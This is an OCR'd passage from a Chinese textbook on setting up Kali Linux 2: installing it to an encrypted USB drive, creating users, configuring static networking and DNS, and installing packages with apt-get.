日本著名的黑客题材电视剧《血色星期一》中出现过这样一个情节，由三浦春马饰演的男主人公将自己的U盘插入便利店的计算机中，然后启动了自己的操作系统。电影中的这款U盘在当年引起了很多人的关注，几乎成了传说中的神器。

现在介绍一下这款神器的制作方法。首先需要一个U盘，最好不要小于32GB，通常来说64GB的U盘更合适，因为后期在进行软件安装和更新的时候，系统会很快地变大。

将Kali Linux 2安装到U盘上的方法有很多种，下面介绍使用虚拟机进行安装的方法，这个安装过程和之前介绍的过程大部分是一样的，但是需要注意以下几点。

第一，在出现系统启动界面之前将U盘插入到计算机中，并在出现启动界面的时候右击虚拟机右下角的移动设备挂载按钮，如图2-33所示。

在弹出的下拉菜单中选中“连接（断开与主机的连接）”选项，如图2-34所示。



图2-33　Kali Linux 2的启动界面




图2-34　Kali Linux 2的启动界面

在新弹出的对话框中单击“确定”按钮，这时真实计算机就看不到这个设备了，这个设备已经被加载到虚拟机中。

第二，在选择磁盘分区时，要选择“向导 - 使用整个磁盘并配置加密的LVM”，这样就可以为U盘添加一个密码，如图2-35所示。




图2-35　Kali Linux 2的磁盘分区向导

第三，在磁盘分区选择安装目录的时候，要选择U盘而不是硬盘，如图2-36所示。

等安装完成之后，一个装有Kali Linux 2的U盘就制作好了。注意，虽然这个U盘系统在大多数的主机设备上都可以正常运行，但是也存在少量设备不兼容的问题。




图 2-36　选择 U 盘

2.3　Kali Linux 2 的常用操作

启动 Kali Linux 2 之后，可以看到一个和 Windows 相类似的图形化操作界面，这个界面的上方有一个菜单栏，左侧有一个快捷的工具栏。单击菜单上的“应用程序”，可以打开一个下拉菜单，所有的工具按照功能的不同分成了 13 种（菜单中是有 14 个选项，但是最后的“系统服务”并不是工具分类）。当选中其中一个种类的时候，这个种类所包含的软件就会以菜单的形式展示出来，如图 2-37 所示。



图 2-37　Kali Linux 2 中的菜单

但是这里展示的只是其中的一部分工具，而不是全部。如果希望看到所有应用程序，可以单击左侧的快捷工具栏最下方的显示程序按钮，如图 2-38 所示。

这时在屏幕上会显示出全部的应用程序，如图 2-39 所示。



图 2-38　显示全部程序按钮



图 2-39　显示出来的全部程序

这时直接双击图标就可以启动工具。另外，也可以使用终端的命令来打开工具。

2.3.1　修改默认用户

如果使用的是从官网下载的 Kali Linux 2 虚拟机映像文件，那么其中默认的密码是“root”。如果想修改这个密码，可以使用命令“passwd”+用户名的方式，例如需要修改 root 用户密码，就可以使用“passwd root”，过程如图 2-40 所示。



图 2-40　修改 root 用户密码

再次登录时，需要使用新的密码。

虽然很多程序都要求必须只有 root 权限的用户才能运行。但是在很多情况下，更高的权限也意味着更大的风险。如果以 root 用户的身份操作失误，可能会对正在测试的系统造成破坏。所以在很多时候以非 root 用户的身份来进行测试是一个更好的选择。

现在创建一个权限较低的账户，创建用户的命令为“adduser”。打开一个终端，然后在里面输入命令“adduser ll”，执行的结果如图 2-41 所示。



图 2-41　添加一个用户

这里需要为新创建的用户设置一个密码，如图 2-42 所示。

```
输入新的 UNIX 密码：
重新输入新的 UNIX 密码：
passwd：已成功更新密码
正在改变 ll 的用户信息
请输入新值，或直接敲回车键以使用默认值
        全名 []: liu
        房间号码 []: 2017
        工作电话 []: 1111111
        家庭电话 []: 8888888
        其它 []: 0
这些信息是否正确？ [Y/n] Y
root@kali:~#
```

图 2-42　为这个新用户设置一个密码

到此一个新的普通用户就创建好了，需要注意这个用户不具备 root 权限。

2.3.2　对 Kali Linux 2 的网络进行配置

想要使用 Kali Linux 2 的功能，必须对它的网络进行正确的配置。查看当前主机的网络配置情况，具体的操作是首先打开一个终端，如图 2-43 所示。




图 2-43　启动一个终端

然后在打开的终端中输入命令“ifconfig”，这条命令可以用来查看网络的设置情况，显示的内容如图 2-44 所示。

这里面因为使用的是 VMware 虚拟机，VMware 已经自动为 Kali Linux 2 设置了 IP 地址、子网掩码和网关。但是如果使用的 Kali Linux 2 系统并不是安装在虚拟机中，就需要手动来

设置这些网络参数了。

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.169.130  netmask 255.255.255.0  broadcast 192.168.169.255
        inet6 fe80::20c:29ff:fe12:dd23  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:12:dd:23  txqueuelen 1000  (Ethernet)
        RX packets 27338  bytes 27238427 (25.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18772  bytes 1817541 (1.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  base 0x2024

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 38613  bytes 13407498 (12.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 38613  bytes 13407498 (12.7 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~#
```

图 2-44　使用 ifconfig 查看网络

例如，需要为这个系统设置的要求如下。

（1）主机 IP 地址：172.16.1.100。

（2）子网掩码：255.255.255.0。


（3）默认网关：172.16.1.254。

（4）DNS 服务器：211.81.200.9。

那么就可以在命令行中执行如下命令。

```
root@kali: ~ # ifconfig eth0 172.16.1.100 netmask 255.255.255.0
root@kali: ~ # route add default gw172.16.1.254
root@kali: ~ # echo nameserver 211.81.200.9 > /etc/resolv.conf
```

但是仅这样设置是不够的，如果重启系统，IP 地址和路由的所有设置就会丢失（不过 DNS 的设置仍然还在）。如果希望这个设置能够一直起作用，就需要将这些设置写到文件中去，这个文件是 /etc/network/interfaces 文件，打开之后如图 2-45 所示。



```
Open ▾    interfaces /etc/network    Save
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback
```

图 2-45　/etc/network/interfaces 文件

在打开的文件下方添加如下语句。

```
auto eth0
iface eth0 inet static
address 172.16.1.100
netmask 255.255.255.0
network 172.16.1.0
broadcast 172.16.1.255
gateway 172.16.1.254
```

修改完的完整文件如图 2-46 所示。




图 2-46 修改之后的 /etc/network/interfaces 文件

Kali Linux 2 的 DNS 服务器地址不在这个文件中，可以使用前面的 echo 命令来修改。也可以打开 DNS 配置文件来修改。需要打开另一个“ /etc/resovl.conf”文件进行配置，这个文件中使用“ nameserver”来指定 DNS 服务器地址，最多可以指定三个 DNS，只有当前面的 DNS 服务器无效的时候，后面的 DNS 才会起作用。在 resolv.conf 中指定 DNS 服务器的格式如下所示。

```
domain
nameserver 10.10.10.10
nameserver 102.54.16.2
```

完成了上面的设置之后，执行命令：

```
root@kali ~ # /etc/init.d/networking restart
```

新的网络设置就可以成功了。

2.3.3 在 Kali Linux 2 中安装第三方程序

虽然在 Kali Linux 2 中已经预装了超过 300 种应用程序，但是有时仍然需要安装一些程序来保证高效进行渗透测试。在 Kali Linux 2 中安装第三方应用是比较简单的。

这里同样可以使用 apt-get 命令来实现软件管理，这条命令主要用于从互联网的软件仓库中搜索、安装、升级、卸载软件或操作系统。可以使用 apt-get install 命令在 Kali Linux 2 中安装软件。例如，现在要安装 apt-file 这个软件，apt-file 是一个命令行界面的 APT 包搜索工具。当在编译源代码时，时有缺少文件的情况发生。此时，通过 apt-file 就可以找出该缺失文件所在的包，然后将缺失的包安装后即可让编译顺利进行。安装的命令就是“ apt-get install apt-file”，如图 2-47 所示。




图 2-47 安装 apt-file

